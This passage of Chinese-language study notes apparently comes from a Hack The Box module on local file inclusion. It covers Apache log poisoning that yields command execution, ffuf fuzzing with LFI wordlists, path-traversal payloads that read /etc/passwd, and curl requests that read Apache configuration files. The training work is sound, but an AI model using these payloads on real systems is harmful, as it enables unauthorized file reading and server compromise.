HTTP/1.1" 404 497 "-" "Mozilla/5.0 (Windows NT 10.0; rv:68.0)
Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:56:53 +0000] "GET
/index.php?language=es.php HTTP/1.1" 200 1446
"http://134.209.184.216:32415/" "Mozilla/5.0 (Windows NT 10.0; rv:68.0)
Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:01:57:06 +0000] "GET
/index.php?language=/var/log/apache2/access.log HTTP/1.1" 200 1439 "-"
"Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0"
134.209.184.216 - - [23/Aug/2020:02:02:52 +0000] "GET
/index.php?language=/var/log/apache2/access.log HTTP/1.1" 200 1433 "-"
"Apache Log Poisoning"
134.209.184.216 - - [23/Aug/2020:02:03:45 +0000] "GET
/index.php?language=/var/log/apache2/access.log HTTP/1.1" 200 1456 "-"
"Apache Log Poisoning"
134.209.184.216 - - [23/Aug/2020:02:07:33 +0000] "GET
/index.php?language=/var/log/apache2/access.log HTTP/1.1" 200 1468 "-"
"uid=33(www-data) gid=33(www-data) groups=33(www-data),4(adm)
"
```

我们看到我们已成功执行命令。完全相同的攻击也可以对 Nginx 日志执行。

最后，我们可能会在各种系统日志上使用其他类似的日志中毒技术，具体取决于我们拥有读取访问权限的日志。以下是我们可能能够读取的一些服务日志：

```
/var/log/sshd.log
/var/log/mail
/var/log/vsftpd.log
```

自动化扫描与预防

Fuzzing Parameters 模糊测试参数

用户可以在 Web 应用程序前端使用的 HTML 表单往往经过适当的测试，并受到很好的保护，可以抵御不同的 Web 攻击。但是，在许多情况下，页面可能具有其他未链接到任何 HTML 表单的公开参数，因此普通用户永远不会访问或无意中造成伤害。这就是为什么对公开的参数进行模糊测试可能很重要的原因，因为它们往往不如公共参数安全。

使用 Ffuf 攻击 Web 应用程序 模块详细介绍了我们如何对 GET/POST 参数进行模糊测试。例如，我们可以对页面进行常见 GET 参数的模糊测试，如下所示：

```
Chenduoduo@htb[/htb]$ ffuf -w /opt/useful/seclists/Discovery/Web-
Content/burp-parameter-names.txt:FUZZ -u 'http://<SERVER_IP>:
<PORT>/index.php?FUZZ=value' -fs 2287

 ... SNIP ...

  :: Method           : GET
  :: URL              : http://<SERVER_IP>:<PORT>/index.php?FUZZ=value
  :: Wordlist         : FUZZ: /opt/useful/seclists/Discovery/Web-
Content/burp-parameter-names.txt
  :: Follow redirects : false
  :: Calibration      : false
  :: Timeout          : 10
  :: Threads          : 40
  :: Matcher          : Response status: 200,204,301,302,307,401,403
  :: Filter           : Response size: xxx
________________________________________________

language                [Status: xxx, Size: xxx, Words: xxx, Lines:
xxx]
```

一旦我们确定了一个未链接到我们测试的任何表单的公开参数，我们就可以执行本模块中讨论的所有 LFI 测试。这并非 LFI 漏洞所独有，也适用于其他模块中讨论的大多数 Web 漏洞，因为公开的参数也可能容易受到任何其他漏洞的攻击。

LFI wordlist

到目前为止，在本模块中，我们一直在手动制作 LFI 有效负载来测试 LFI 漏洞。这是因为手动测试更可靠，并且可以发现可能无法通过其他方式识别的 LFI 漏洞，如前所述。但是，在许多情况

下，我们可能希望对参数运行快速测试，以查看它是否容易受到任何常见 LFI 有效负载的攻击，这可能会在需要测试各种漏洞的 Web 应用程序中节省我们的时间。

我们可以使用许多 LFI Wordlist 进行此扫描。一个好的单词列表是 LFI-Jhaddix.txt 的，因为它包含各种旁路和通用文件，因此可以轻松地一次运行多个测试。我们可以使用这个 wordlist 来模糊我们在整个模块中测试的 ? language= 参数，如下所示：

```
Chenduoduo@htb[/htb]$ ffuf -w /opt/useful/seclists/Fuzzing/LFI/LFI-
Jhaddix.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=FUZZ'
-fs 2287

...SNIP...

 :: Method           : GET
 :: URL              : http://<SERVER_IP>:<PORT>/index.php?FUZZ=key
 :: Wordlist         : FUZZ: /opt/useful/seclists/Fuzzing/LFI/LFI-
Jhaddix.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
 :: Filter           : Response size: xxx
________________________________________________

..%2F..%2F..%2F%2F..%2F..%2Fetc/passwd [Status: 200, Size: 3661, Words:
645, Lines: 91]
../../../../../../../../../../../../etc/hosts [Status: 200, Size: 2461,
Words: 636, Lines: 72]
...SNIP...
../../../../etc/passwd  [Status: 200, Size: 3661, Words: 645, Lines: 91]
../../../../../etc/passwd [Status: 200, Size: 3661, Words: 645, Lines:
91]
../../../../../../etc/passwd&=%3C%3C%3C%3C [Status: 200, Size: 3661,
Words: 645, Lines: 91]
..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd
[Status: 200, Size: 3661, Words: 645, Lines: 91]
/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/e
tc/passwd [Status: 200, Size: 3661, Words: 645, Lines: 91]
```

Fuzzing 服务器文件

除了对 LFI 有效负载进行模糊测试之外，还有不同的服务器文件可能有助于我们的 LFI 开发，因此了解这些文件的位置以及我们是否可以读取它们会很有帮助。此类文件包括： 服务器 webroot 路径 、 服务器配置文件和服务器日志 。

Server Webroot 服务器 Webroot
在某些情况下，我们可能需要知道完整的服务器 webroot 路径才能完成我们的利用。例如，如果我们想找到我们上传的文件，但无法通过相对路径（例如 ../../uploads） . 在这种情况下，我们可能需要弄清楚服务器 webroot 路径，以便我们可以通过绝对路径而不是相对路径来定位我们上传的文件。

为此，我们可以通过常见的 webroot 路径对 index.php 文件进行模糊测试，我们可以在 Linux 的 wordlist 或 Windows 的 wordlist 中找到这些路径。根据我们的 LFI 情况，我们可能需要添加一些后目录（例如 ../../../../），然后添加我们的 index.php 后记。

以下是我们如何使用 ffuf 完成所有这些作的示例：

```
Chenduoduo@htb[/htb]$ ffuf -w /opt/useful/seclists/Discovery/Web-
Content/default-web-root-directory-linux.txt:FUZZ -u
'http://<SERVER_IP>:<PORT>/index.php?
language=../../../../FUZZ/index.php' -fs 2287

 ...SNIP...

: Method               : GET
 :: URL                 : http://<SERVER_IP>:<PORT>/index.php?
language=../../../../FUZZ/index.php
 :: Wordlist            : FUZZ: /usr/share/seclists/Discovery/Web-
Content/default-web-root-directory-linux.txt
 :: Follow redirects : false
 :: Calibration         : false
 :: Timeout             : 10
 :: Threads             : 40
 :: Matcher             : Response status: 200,204,301,302,307,401,403,405
 :: Filter              : Response size: 2287
________________________________________________

/var/www/html/           [Status: 200, Size: 0, Words: 1, Lines: 1]
```

正如我们所看到的，扫描确实在（/var/www/html/）处识别了正确的 webroot 路径。我们也可以使用我们之前使用的相同 LFI-Jhaddix.txt wordlist，因为它还包含各种可能显示 webroot 的有效负载。如果这不能帮助我们识别 webroot，那么我们最好的选择是读取服务器配置，因为它们往往包含 webroot 和其他重要信息，我们接下来将看到。

Server Logs / Configuratiosn

正如我们在上一节中所看到的，我们需要能够识别正确的日志目录，以便能够执行我们讨论的日志中毒攻击。此外，正如我们刚才讨论的那样，我们可能还需要读取服务器配置，以便能够识别服务器 webroot 路径和其他重要信息（如日志路径！

为此，我们也可以使用 LFI-Jhaddix.txt wordlist，因为它包含许多我们可能感兴趣的服务器日志和配置路径。如果我们想要更精确的扫描，我们可以在 Linux 上使用这个 wordlist 或在 Windows 上使用这个 wordlist，尽管它们不是 seclist 的一部分，所以我们需要先下载它们。让我们尝试针对 LFI 漏洞的 Linux 单词列表，看看我们得到了什么：

```
Chenduoduo@htb[/htb]$ ffuf -w ./LFI-WordList-Linux:FUZZ -u
'http://<SERVER_IP>:<PORT>/index.php?language=../../../../FUZZ' -fs 2287

...SNIP...

 :: Method           : GET
 :: URL              : http://<SERVER_IP>:<PORT>/index.php?
language=../../../../FUZZ
 :: Wordlist         : FUZZ: ./LFI-WordList-Linux
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response size: 2287
________________________________________________

/etc/hosts              [Status: 200, Size: 2461, Words: 636, Lines: 72]
/etc/hostname           [Status: 200, Size: 2300, Words: 634, Lines: 66]
/etc/login.defs         [Status: 200, Size: 12837, Words: 2271, Lines:
406]
/etc/fstab              [Status: 200, Size: 2324, Words: 639, Lines: 66]
/etc/apache2/apache2.conf [Status: 200, Size: 9511, Words: 1575, Lines:
292]
/etc/issue.net          [Status: 200, Size: 2306, Words: 636, Lines: 66]
```

```
 ... SNIP ...
/etc/apache2/mods-enabled/status.conf [Status: 200, Size: 3036, Words:
715, Lines: 94]
/etc/apache2/mods-enabled/alias.conf [Status: 200, Size: 3130, Words:
748, Lines: 89]
/etc/apache2/envvars    [Status: 200, Size: 4069, Words: 823, Lines:
112]
/etc/adduser.conf       [Status: 200, Size: 5315, Words: 1035, Lines:
153]
```

正如我们所看到的，扫描返回了 60 多个结果，其中许多结果没有用 LFI-Jhaddix.txt 词表来识别，这表明在某些情况下，精确的扫描很重要。现在，我们可以尝试读取这些文件中的任何一个，看看我们是否可以获取它们的内容。我们将阅读 （/etc/apache2/apache2.conf），因为它是 apache 服务器配置的已知路径：

```
Chenduoduo@htb[/htb]$ curl http://<SERVER_IP>:<PORT>/index.php?
language=../../../../etc/apache2/apache2.conf

 ... SNIP ...
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
 ... SNIP ...
```

正如我们所看到的，我们确实获得了默认的 webroot 路径和日志路径。但是，在这种情况下，日志路径使用全局 apache 变量 （APACHE_LOG_DIR），该变量位于我们上面看到的另一个文件中，即 （/etc/apache2/envvars），我们可以读取它以查找变量值：

```
Chenduoduo@htb[/htb]$ curl http://<SERVER_IP>:<PORT>/index.php?
language=../../../../etc/apache2/envvars

 ... SNIP ...
export APACHE_RUN_USER=www-data
export APACHE_RUN_GROUP=www-data
# temporary state file location. This might be changed to /run in
Wheezy+1
export APACHE_PID_FILE=/var/run/apache2$SUFFIX/apache2.pid
export APACHE_RUN_DIR=/var/run/apache2$SUFFIX
export APACHE_LOCK_DIR=/var/lock/apache2$SUFFIX
# Only /var/log/apache2 is handled by /etc/logrotate.d/apache2.
export APACHE_LOG_DIR=/var/log/apache2$SUFFIX
 ... SNIP ...
```

可以看到，（APACHE_LOG_DIR）变量设置为（/var/log/apache2），前面的配置告诉我们日志文件是 /access.log 和 /error.log，它们在上一节中已经访问过。

LFI 工具

最后，我们可以利用许多 LFI 工具来自动化我们一直在学习的大部分流程，这在某些情况下可能会节省时间，但也可能会错过许多我们可能通过手动测试识别的漏洞和文件。最常见的 LFI 工具是 LFISuite、LFiFreak 和 liffy。我们还可以在 GitHub 上搜索各种其他 LFI 工具和脚本，但一般来说，大多数工具都执行相同的任务，但成功率和准确性各不相同。

不幸的是，这些工具中的大多数都没有得到维护，并且依赖于过时的 python2，因此使用它们可能不是一个长期的解决方案。尝试下载上述任何工具，并在我们在本模块中使用的任何练习中测试它们，以查看它们的准确性水平。

```
ffuf -w /opt/useful/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://94.237.55.43:59604/FUZZ
ffuf -w /usr/share//seclists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ -u 'http://94.237.55.43:59604/index.php?FUZZ=value' -fs 2309
```

Assessment

VIEW pagesource